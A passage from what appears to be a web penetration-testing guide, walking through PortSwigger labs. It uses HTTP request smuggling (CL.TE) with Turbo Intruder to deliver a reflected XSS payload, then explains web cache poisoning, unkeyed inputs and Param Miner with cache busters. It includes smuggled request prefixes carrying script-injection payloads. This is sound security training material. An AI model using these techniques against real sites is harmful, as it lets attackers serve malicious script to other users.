I will use the following BurpSuite lab to demonstrate exploitation against an XSS flaw:

Lab: Exploiting HTTP request smuggling to deliver reflected XSS

PRACTITIONER

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

The application is also vulnerable to reflected XSS via the `User-Agent` header.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes `alert(1)`.

Note

The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.

Hint

Manually fixing the length fields in request smuggling attacks can be tricky. Our HTTP Request Smuggler Burp extension was designed to help. You can install it via the BApp Store.

I accessed the lab, clicked a blog post, and sent the request to the repeater tab. From there, I changed the User-Agent header to the value “test” and searched for it in BurpSuite. As seen in the below image, the value is reflected in an input field for an HTML form.




Figure 85 – An image showing the user-agent header is reflected into a form value attribute

Next, I launched the "smuggle probe" by right-clicking on the request.




Figure 86 – Launching a "smuggle probe" in BurpSuite

Then, I selected the target tab, selected one of the potential CL.TE issues identified, right-clicked the request, and launched the Turbo Intruder attack

editor by selecting the Smuggle Attack (CL.TE).




Figure 87 – Launching the attack in CL.TE attack in BurpSuite

I changed the concurrent connections to 1 (by changing the "concurrentConnections" variable assignment to 1 in Burp Turbo Intruder), the number of requests to 1 (by changing the value in the for loop to 1), and changed the prefix to the following:

```
'''GET /post?postId=4 HTTP/1.1
User-Agent: test"><script>alert(1)</script>'''
```

As seen in the screenshot below:




Figure 88 – Exploiting the XSS vulnerability with Turbo Intruder

The attack was launched ten times and the lab page was refreshed by clicking the “Home” hyperlink above the post’s photo in Firefox. An alert box and the text “Solved” appeared in the top-right showing that the request was smuggled.




Figure 89 – Lab shows the alert box due to the smuggled request poisoning the backend

While that was an interesting exercise in exploiting a vulnerability that normally would not be exploitable (self-reflected XSS), most reflected XSS vulnerabilities occur from GET or POST parameters being reflected into an executable context. This can be accomplished by changing the prefix to contain the payload. For example:

```
prefix = '''GET /endpoint?XSSParam="><script>alert(1)</script> HTTP/1.1
X-Ignore: X'''
```

If the vulnerable endpoint requires authentication to access, try setting the cookie header to include your valid cookie session. That will ensure whoever visits the page will be served the response to the request.

Web Cache Poisoning

In addition to HTTP Desync Attacks, James Kettle and Portswigger labs have released work on web cache poising, added vulnerability checks to the scanner, and also released a BurpSuite extension called "Param Miner" to assist in finding and exploiting cache poising vulnerabilities.

https://www.youtube.com/watch?v=j2RrmNxJZ5c
https://portswigger.net/research/web-cache-entanglement
https://portswigger.net/web-security/web-cache-poisoning

Essentially, web caches work by looking for "cache keys" in web requests. A cache key is the portion of a request that will be the same if multiple users were accessing the same resources. Generally, cache keys are the request line and the host header. If a cache key of a previous request matches that of the next incoming request, then the cache server will respond with a cached response.

For example, imagine user "yellow" makes a request to a website's home page and a cache sits in front of the site. If he is the first to access that resource (or the time limit has expired between the previous cached request) then the cache will look for the cache keys of the request, find that the cache has expired, and use the cache keys to cache the request. Now, when the "blue" and "purple" users access the website's home page, they will be served the cached content as long as they same cache key matches.




Figure 90 – James Kettle's image showing typical cache server behavior

The following request and response demonstrate this behavior:

```
GET / HTTP/1.1
Host: acb31f681fc170aa80e04a08000c00f7.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-
flaws/lab-web-cache-poisoning-with-an-unkeyed-header
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 91 - A request with the cache key highlighted

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=hw2cC7GjDfGRjwlRlOgJ0nDJ2ImPLgND; Path=/; Secure; HttpOnly
Connection: close
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Content-Length: 10959
…SNIP…
```

Figure 92 - A response showing the user was accessing the home page, and the cache had expired, and the response will be cached for 30 seconds

As can be seen the response above, the cache did not have a response cached. This is shown by the "X-Cache: miss" header value. Additionally, the caching server decided to cache the response for 30 seconds. This is shown by the "Cache-Control: max-age=30" header value.

Now, if any other users sent a request with the same cache key (the highlighted lines in the request below) the cache will serve the response seen above for the next 30 seconds:

```
GET / HTTP/1.1
Host: acb31f681fc170aa80e04a08000c00f7.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-
flaws/lab-web-cache-poisoning-with-an-unkeyed-header
Connection: close
Upgrade-Insecure-Requests: 1
```

If a user is being served a cached response, then the response may contain a "X-cache: hit" header value as well as an "Age" header as shown below:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: max-age=30
Age: 17
X-Cache: hit
X-XSS-Protection: 0
Content-Length: 10950

<!DOCTYPE html>
...SNIP...
```

What about data sent in a request that is **NOT** used as a cache key? Kettle has given the name to this type of data as "unkeyed input." Common forms of "unkeyed input" include the values of server headers, cookies, and "GET" parameters.

When an unkeyed input value is user-controllable, and the application or cache mishandles this type of data (for example reflecting it in the response without context escaping or by using the data to make visible changes to the page), a cache poisoning vulnerability can occur. BurpSuite contains active scanner checks to assist in finding potential cache poisoning issues. Also, the plugin called "Param Miner" mentioned previously (that can be found in the Burp App store under the Extender tab) attempts to brute force thousands of potential "unkeyed inputs" that the tester can use to look for exploitable vulnerabilities.

Author's Note:

> It's important to read the following section in its entirety before attempting to look for cache poisoning vulnerabilities. Testing for cache poisoning vulnerabilities can lead to poisoning requests for a resource for any user visiting the site. In order to prevent breaking a site, causing a denial of service, or other destructive behavior, the tester needs to make use of a "cache buster" with each probing request.
>
> A cache buster is random value generated by a tester that is added to a cache key in every request that could potentially be cached. This ensures end users will never be served a poisoned response during their normal browsing experience because they won't know the random value being used in the cache key.

In order to demonstrate a cache poisoning vulnerability, let's look at the first cache poisoning lab by Portswigger. The lab description can be found below:




Figure 93 – Web cache poisoning lab description

Even though the lab tip gives us a hint that the unkeyed input is the "X-Forwarded-Host" header, I recommend installing the "Param Miner" extension for more thorough testing. Once installed, navigate to the lab's

homepage, find the request, right-click it, and run the Param Miner "guess headers" brute force against the endpoint.




Figure 94 – Launching the "Guess headers" param miner attack against the lab

An option menu will pop up with default settings. Make sure the "Add 'fcbz' cachebuster" setting is enabled. This option will automatically add a cache buster to each request to prevent poising end users. If this option is disabled, Param Miner may poison the requests of legitimate users!




Figure 95 – Guess headers configuration with the "cachebuster" enabled

After launching the brute force attack, Param Miner will find some "unkeyed input" headers. These are listed in the issue's window under the "Secret Input: header" title. Selecting the first one reveals that the "X-Forwarded-Host" header is a potential unkeyed input. BurpSuite also identifies that the site is potentially vulnerable to cache poisoning attacks.




Figure 96 – Burpsuites "Issues" interface showing potential unkeyed input headers

Select the first request in the advisory and send it to the extender tab. It's important to observe that a random parameter has been added to the URL. In my case, the parameter is "qhjalrc5" with a value of "1." This is the cache buster that Param Miner added while attempting to find unkeyed input headers. If the response to this request is cached, then an end user would have to request the cache buster in order to be served the cached response. In other words, it's safe to begin testing with this request as it includes a cache buster that doesn't exist within the regular usage of the application.

